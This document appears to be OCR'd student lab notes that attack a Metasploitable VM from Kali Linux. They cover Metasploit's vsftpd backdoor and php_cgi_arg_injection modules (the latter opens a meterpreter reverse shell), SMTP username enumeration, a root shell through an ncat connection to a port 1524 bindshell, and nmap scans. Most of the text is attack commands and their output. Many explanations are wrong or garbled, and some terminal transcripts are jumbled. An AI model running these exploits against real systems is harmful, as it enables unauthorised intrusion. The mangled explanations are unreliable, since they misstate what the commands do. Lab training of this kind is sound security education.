msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 0
rhosts => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.100.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- 
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
# Name Disclosure Date Rank Check Description

root@gsk:/home/gsk_2
```

exploit: This command will start the session.

```
File Actions Edit View Help
root@gsk:/home/gsk_2

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 0
rhosts => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.100.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- 
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads cmd/unix/interact
[*] Unknown datastore option: payloads. Did you mean PAYLOAD?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.10:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.100.10:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.

root@gsk:/home/gsk_2
```

Exploiting Metasploit using SMTP

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: this command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: this command will display a list of on the terminal whose service is available and you can choose the available port to perform the respective operations.

nmap -p 25 --script vuln 192.168.100.10: this command opens the port to smtp which includes the details of the vulnerability in the metasploitable machine which we will exploit.

```
root@kali:~# ifconfig
File Actions Edit View Help
└── sudo
  └── [sudo] password for gsk_2:
    sorry, try again
      └── sudo
        └── [sudo] password for gsk_2:
          └── [sudo] password for gsk_2:
            └── /home/gsk_2

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.100.15 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::2ff:feff:fe16bf prefixlen 64 scopid 0x20<link>
      ether 00:0c:29:16:bf:fe brd ff:ff:ff:ff:ff:ff scopeid 0x2<link>
    RX packets 3745 bytes 343101 (335.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 253 bytes 26578 (25.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Flags: 73<UP,BROADCAST,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopid 0x1<host>
      ether 00:0c:29:16:bf:fe brd ff:ff:ff:ff:ff:ff scopeid 0x1<host>
    RX packets 253 bytes 26578 (25.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 253 bytes 26578 (25.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# /home/gsk_2
└── nbtscan -r 192.168.100.0/24
Doing NBT name scan for addresses from 192.168.100.0/24
IP address NetBIOS Name Server User MAC address
192.168.100.9 LAPTOP-EGAV6V9 <server> <unknown> 34:6f:24:2e:83:df
192.168.100.11 <unknown> <unknown>
192.168.100.13 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.100.205 root <unknown> <unknown> Permission denied

root@kali:~# /home/gsk_2
└── nmap -sV 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:26 IST
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.9p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet
37/tcp    open  httpd  Apache httpd/2.4.29 ((Ubuntu))
38/tcp    open  httpd  Apache httpd/2.4.29 ((Ubuntu))
443/tcp   open  https Apache https/2.2.8 ((Ubuntu) DAV/2)
544/tcp   open  httpd  Apache httpd/2.4.29 ((Ubuntu))
545/tcp   open  netbios-ssn Samba smbd 4.3.X - 4.X (workgroup: WORKGROUP)
546/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
547/tcp   open  netcat
548/tcp   open  netcat
549/tcp   open  netcat
563/tcp   open  httpd  Apache httpd/2.4.29 ((Ubuntu))
587/tcp   open  smtp  Postfix/TLS/SSL 3.3.7
6000/tcp  open  vnc   VNC (Protocol 3.3)
6001/tcp  open  vnc   (access denied)
6667/tcp  open  irc   ircd-ircd
8000/tcp  open  ajs3  Apache Jserv (Protocol v1.3)
8108/tcp  open  httpd  Apache tomcat/Coyote/3.1
8888/tcp  open  httpd  Apache tomcat/Coyote/3.1
Mac OS X 10.15.7 (Build 19H100) (Darwin Kernel Version 20.5.0: Fri May 28 05:05:45 PDT 2021; root:xnu-7194.130.2~1~1-Metal)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
root@kali:~# /home/gsk_2
└── nmap -p 25 --script vuln 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:41 IST
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).

Pre-scan results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|   192.168.100.10 (host 'metasploitable').
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).


PORT      STATE SERVICE VERSION
25/tcp    open  smtp  Microsoft ESMTP MAIL Service 5.6.2659.1
Disclosure date: 2004-10-14
  Checks:
    ID: CVE-CVE-2014-3566 RID:70574
    The SSL protocol 3.0, as used in OpenSSL through 1.0.11 and other products, uses a length-prefix CBC padding scheme, which makes it easier for an active middle attacker to alter the plaintext data via a padding-oracle attack, aka the "POODLE" issue.
    State: VULNERABLE
    References:
      https://www.securityfocus.com/bid/70574
      https://www.mozilla.org/en-US/security/advisories/2014-0366/
      https://www.openssl.org/docs/ssl/poodle.pdf
      https://www.openssl.org/pipermail/openssl-devel/2014/0301/poodle.html
      https://www.vuln-cve2014-3566.com/
    |_ The SMTP server is not Exim: NOT VULNERABLE
    |_ smtp-vuln-cve2014-3566
    |_ smtp-vuln-cve2014-3566: UNKNOWN: Script execution failed (use -d to debug)
```

Cybersecurity

msfconsole: It is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.

search smtp_enum: This command removes the vulnerabilities to exploit.

use 0, show options: These commands the terminal will display two blank entries i.e., RHOSTS.



The screenshot shows the Metasploit msfconsole interface. The command history at the top includes:

```
msf6: > search smtp_enum
[!] No results from search
msf6: > search Postfix smtpd
[!] No results from search
```

The "Matching Modules" section displays one module:

Name	Disclosure Date	Rank	Check	Description
auxiliary/scanner/smtp/smtp_enum		normal	No	SMTP User Enumeration Utility

Cybersecurity

set RHOSTS 192.168.100.10, show options: This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

run: this command will start the session.

```
root@gsic:home\psk_2
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
- auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility

Interact with a module by name or index. For example Info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

nsef > use auxiliary/scanner/smtp/smtp_enum
nsef auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

nsef auxiliary(scanner/smtp/smtp_enum) > set RHOSTS Postfix smtpd
RHOSTS => Postfix smtpd
nsef auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
nsef auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.100.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerized servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

nsef auxiliary(scanner/smtp/smtp_enum) > run

[+] 192.168.100.10:25 - 192.168.100.10:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.100.10:25 - 192.168.100.10:25 Users Found: , backup, bin, daemon, distcc, ftp, games, gnats, irc, libu
uid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
user, uucp, www-data
[+] 192.168.100.10:25 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
```

Exploiting Metasploit Using bind shell

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: this command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: this command will display a list of services available on the terminal whose service is available and you can choose the available port to perform the respective operations.

ncat 192.168.100.10 1524: Open another terminal and write this command. It is a general-purpose command-line tool for reading, writing, redirecting, and encrypting data across a network. Through this we open a list in the corresponding port number.

```

root@gsk: /home/gsk_2
File Actions Edit View Help
Need to get 6,642 kB of archives.
After this operation, 821 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.93+dfsg1-0kali2 [477 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.93+dfsg1-0kali2 [2,009 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.93+dfsg1-0kali2 [4,155 kB]
Fetched 6,642 kB in 6s (1,124 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 393460 files and directories currently installed.)
Preparing to unpack .../ncat_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking ncat (7.93+dfsg1-0kali2) ...
Preparing to unpack .../nmap_7.93+dfsg1-0kali2_amd64.deb ...
Unpacking nmap (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali2) ...
Preparing to unpack .../nmap-common_7.93+dfsg1-0kali2_all.deb ...
Unpacking nmap-common (7.93+dfsg1-0kali2) over (7.93+dfsg1-0kali2) ...
Setting up ncat (7.93+dfsg1-0kali2) ...
Setting up nmap-common (7.93+dfsg1-0kali2) ...
Setting up nmap (7.93+dfsg1-0kali2) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...

(root@gsk)-[/home/gsk_2]
└─# ncat 192.168.100.10 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# 

```

Exploiting Metasploit Using HTTP

ifconfig: This command is used to find the IP of Kali Linux.

nbtscan -r 192.168.100.0/24: This command gives the IP address of Metasploit.

nmap -sV 192.168.100.10: This command will display a list of on the terminal whose service is available and you can choose the available port to perform the respective operations.

msfconsole: it is a framework. It allows testers to scan systems for vulnerabilities, conduct network reconnaissance and launch exploits.

search http scanner: this command opens a list vulnerable module.

```

      =[ metasploit v6.2.26-dev          ]
+ --=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ --=[ 951 payloads - 45 encoders - 11 nops        ]
+ --=[ 9 evasion                                ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search http scanner
Matching Modules
=====
#  Name
-   auxiliary/scanner/http/a10networks_ax_directory_traversal
balancer Directory Traversal
  0  auxiliary/scanner/snmp/sbg6580_enum
6580 Cable Modem SNMP Enumeration Module
  1  auxiliary/scanner/http/wp_abandoned_cart_sql
ooCommerce SQLi Scanner
  2  auxiliary/scanner/http/accellion_fta_statecode_file_read
code' Cookie Arbitrary File Read
  3  auxiliary/scanner/http/adobe_xml_inject
ntity Injection
  4  auxiliary/scanner/http/advantech_webaccess_login
Login
  5  auxiliary/scanner/http/allegro_rompager_misfortune_cookie
Pager 'Misfortune Cookie' (CVE-2014-9222) Scanner
  6  auxiliary/scanner/ftp/anonymous
Detection
  7  auxiliary/scanner/http/apache_userdir_enum
User Enumeration
  8  auxiliary/scanner/http/apache_normalize_path
  9  auxiliary/scanner/http/apache_normalize_path

      Disclosure Date  Rank   Check  Description
2014-01-28    normal  No    A10 Networks AX Load
                           normal  No    ARRIS / Motorola SBG
2020-11-05    normal  No    Abandoned Cart for W
                           normal  No    Accellion FTA 'state
                           normal  No    Adobe XML External E
                           normal  No    Advantech WebAccess
                           normal  Yes   Allegro Software Rom
                           normal  No    Anonymous FTP Access
                           normal  No    Apache "mod_userdir"
                           normal  No    Apache 2.4.49/2.4.50
2014-12-17    normal  Yes   Apache 2.4.49/2.4.50
2021-05-10    normal  No    Apache 2.4.49/2.4.50

```

use auxiliary/scanner/http/http_version: This command will display the modules in it.

Cybersecurity

```
root@gsk:/home/gsk_2
File Actions Edit View Help
File Deletion
  461 auxiliary/scanner/http/wp_bulletproofsecurity_backups          2021-09-17    normal No   Wordpress BulletPro
  462 auxiliary/scanner/http/wp_learnpress_sqli                     2020-04-29    normal No   Wordpress LearnPress
  current_items Authenticated Sqli
  463 auxiliary/scanner/http/wordpress_pingback_access            normal No   Wordpress Pingback L
  oculator
  464 auxiliary/scanner/http/wp_registrationmagic_sqli           2022-01-23    normal Yes  Wordpress Registrati
  onMagic task_ids Authenticated SQLi
  465 auxiliary/scanner/http/wordpress_scanner
  466 auxiliary/scanner/http/wp_secure_copy_content_protection_sqli 2021-11-08    normal Yes  Wordpress Secure Cop
  y Content Protection and Content Locking sccp_id Unauthenticated SQLi
  467 auxiliary/scanner/http/wordpress_xmlrpc_login               normal No   Wordpress XML-RPC Us
  ername/Password login Scanner
  468 auxiliary/scanner/http/wordpress_multicall_creds           normal No   Wordpress XML-RPC sy
  stem.multipcall Credential Collector
  469 auxiliary/scanner/http/yaws_traversal                      2011-11-25    normal No   Yaws Web Server Dire
  ctory Traversal
  470 auxiliary/scanner/http/zabbix_login                        normal No   Zabbix Server Brute
  Force Utility
  471 auxiliary/scanner/http/zenload_balancer_traversal         2020-04-10    normal No   Zen Load Balancer Di
  rectory Traversal
  472 auxiliary/scanner/http/cgit_traversal                      2018-08-03    normal No   cgit Directory Trave
  rsal
  473 auxiliary/scanner/ssh/libssh_auth_bypass                  2018-10-16    normal No   libssh Authentication
  n Bypass Scanner

Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > show options

Module options (auxiliary/scanner/ssh/libssh_auth_bypass):
Name      Current Setting  Required  Description
---      ---             ---        ---
CHECK_BANNER true           no        Check banner for libssh
CMD       no              no        Command or alternative shell
RHOSTS    yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas
        ploit
RPORT     22              yes       The target port
SPAWN_PTY false            no        Spawn a PTY
THREADS   1               yes       The number of concurrent threads (max one per host)

Auxiliary action:
Name      Description
---      ---
Shell    Spawn a shell
```

Cybersecurity

set RHOSTS 192.168.100.10, show options: This command is used to set RHOSTS with IP address of metasploitable. Finally, this command will display IP address of metasploitable.

run: This command will start the session.

```
root@gskc:/home/gsk_2
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > show options

Module options (auxiliary/scanner/ssh/libssh_auth_bypass):
Name      Current Setting  Required  Description
----      --------------  --        --
CHECK_BANNER true          no        Check banner for libssh
CMD           no            no        Command or alternative shell
RHOSTS       192.168.100.10 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         22            yes       The target port
SPAWN_PTY    false          no        Spawn a PTY
THREADS      1             yes       The number of concurrent threads (max one per host)

Auxiliary action:
Name      Description
----      --
Shell     Spawn a shell

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run
[*] 192.168.100.10:22 - Attempting authentication bypass
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > search php 5.4.2

Matching Modules
-----
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  exploit/multi/http/op5_license           2012-01-05   excellent Yes   OP5 license.php Remote Command Executio
n
1  exploit/multi/http/php_cgi_arg_injection 2012-05-03   excellent Yes   PHP CGI Argument Injection
2  exploit/windows/http/php_apache_request_headers_bof
                                             2012-05-08   normal    No    PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof


msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
```

Cybersecurity

Go back to the previous terminal and type the given commands:

search php 5.4.2: It will give the matching modules.

use 1, show options, set RHOSTS, show options: These commands finally result in setting the IP of Metasploit to RHOST.



```
root@gsk:/home/gsk_2
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > show options

Module options (auxiliary/scanner/ssh/libssh_auth_bypass):

Name          Current Setting  Required  Description
CHECK_BANNER   true           no        Check banner for libssh
CMD           192.168.100.10 yes      Command or alternative shell
RHOSTS         192.168.100.10 yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          22             yes      The target port
SPAWN_PTY      false          no        Spawn a PTY
THREADS        1              yes      The number of concurrent threads (max one per host)

Auxiliary action:

Name          Description
Shell          Spawn a shell

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run
[*] 192.168.100.10:22 - Attempting authentication bypass
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > search php 5.4.2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  exploit/multi/http/op5_license           2012-01-05   excellent Yes    OP5 license.PHP Remote Command Execution
n  1  exploit/multi/http/php\_cgi\_arg\_injection 2012-05-03   excellent Yes    PHP CGI Argument Injection
  2  exploit/windows/http/php\_apache\_request\_headers\_bof 2012-05-08   normal    No     PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php\_cgi\_arg\_injection) > show options
```

exploit: This command will start the new session.

Cybersecurity

```
root@gsk: /home/gsk_2
File Actions Edit View Help
Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.100.10
rhosts => 192.168.100.10
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.100.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.100.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.100.15:4444
[*] Sending stage (39927 bytes) to 192.168.100.10
[*] Meterpreter session 1 opened (192.168.100.15:4444 -> 192.168.100.10:42301) at 2023-03-13 15:43:12 +0530
meterpreter > |
```

Network Scanning Using nmap commands

The first few steps are common to all the nmap commands which include ifconfig, nbtscan -r 192.168.100.0/24, nmap 192.168.100.10.

```

root@gsk: /home/gsk_2
File Actions Edit View Help
(gsk_2@gsk)-[~]
$ sudo su
[sudo] password for gsk_2:
[root@gsk)-[/home/gsk_2]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.15 netmask 255.255.255.0 broadcast 192.168.100.255
        inet6 fe80::a00:27ff:fe:16bf prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:fe:16:bf txqueuelen 1000 (Ethernet)
                RX packets 55807 bytes 76423039 (72.8 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 12865 bytes 1002777 (979.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 438 bytes 46160 (45.0 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 438 bytes 46160 (45.0 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ftp
[root@gsk)-[/home/gsk_2]
# nbtscan -r 192.168.100.0/24
Doing NBT name scan for addresses from 192.168.100.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.100.15  <unknown>      <unknown>
192.168.100.9   LAPTOP-EGAV6VF9  <server>    <unknown>  34:6f:24:2e:83:df
192.168.100.10  METASPOITABLE  <server>    METASPOITABLE  00:00:00:00:00:00
192.168.100.255 Sendto failed: Permission denied

[root@gsk)-[/home/gsk_2]
# nmap 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:56 IST
Nmap scan report for 192.168.100.10
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell

```

Cybersecurity

nmap -p

Example 1: nmap -p 21 192.168.100.10

In this example this command checks for the port number 21 and displays the message “host is up”.

Example 2: nmap -p http 192.168.100.10

In this example it checks for the port http and displays the message “host is up”.

```
File Actions Edit View Help
root@gsk:/home/gsk_2
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
513/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
1521/tcp open  ingerstrock
2049/tcp open  nfs
2221/tcp open  cproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

[...]
# nmap -p 21 192.168.100.10
nmap: option '-p' is ambiguous; possibilities: '--proxies' '--proxy' '--packet-trace' '--privileged' '--port-ratio'
See the output of nmap -h for a summary of options.

[...]
# nmap -p 21 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:56 IST
Nmap scan report for 192.168.100.10
Host is up (0.00082s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[...]
# nmap -p http 192.168.100.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 15:57 IST
Nmap scan report for 192.168.100.10
Host is up (0.00028s latency).

PORT      STATE SERVICE
80/tcp    open  http
8008/tcp closed http
MAC Address: 08:00:27:D0:AB:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

nmap -sV 192.168.100.10: this command will display the versions of the port in the metasploitablemachine.

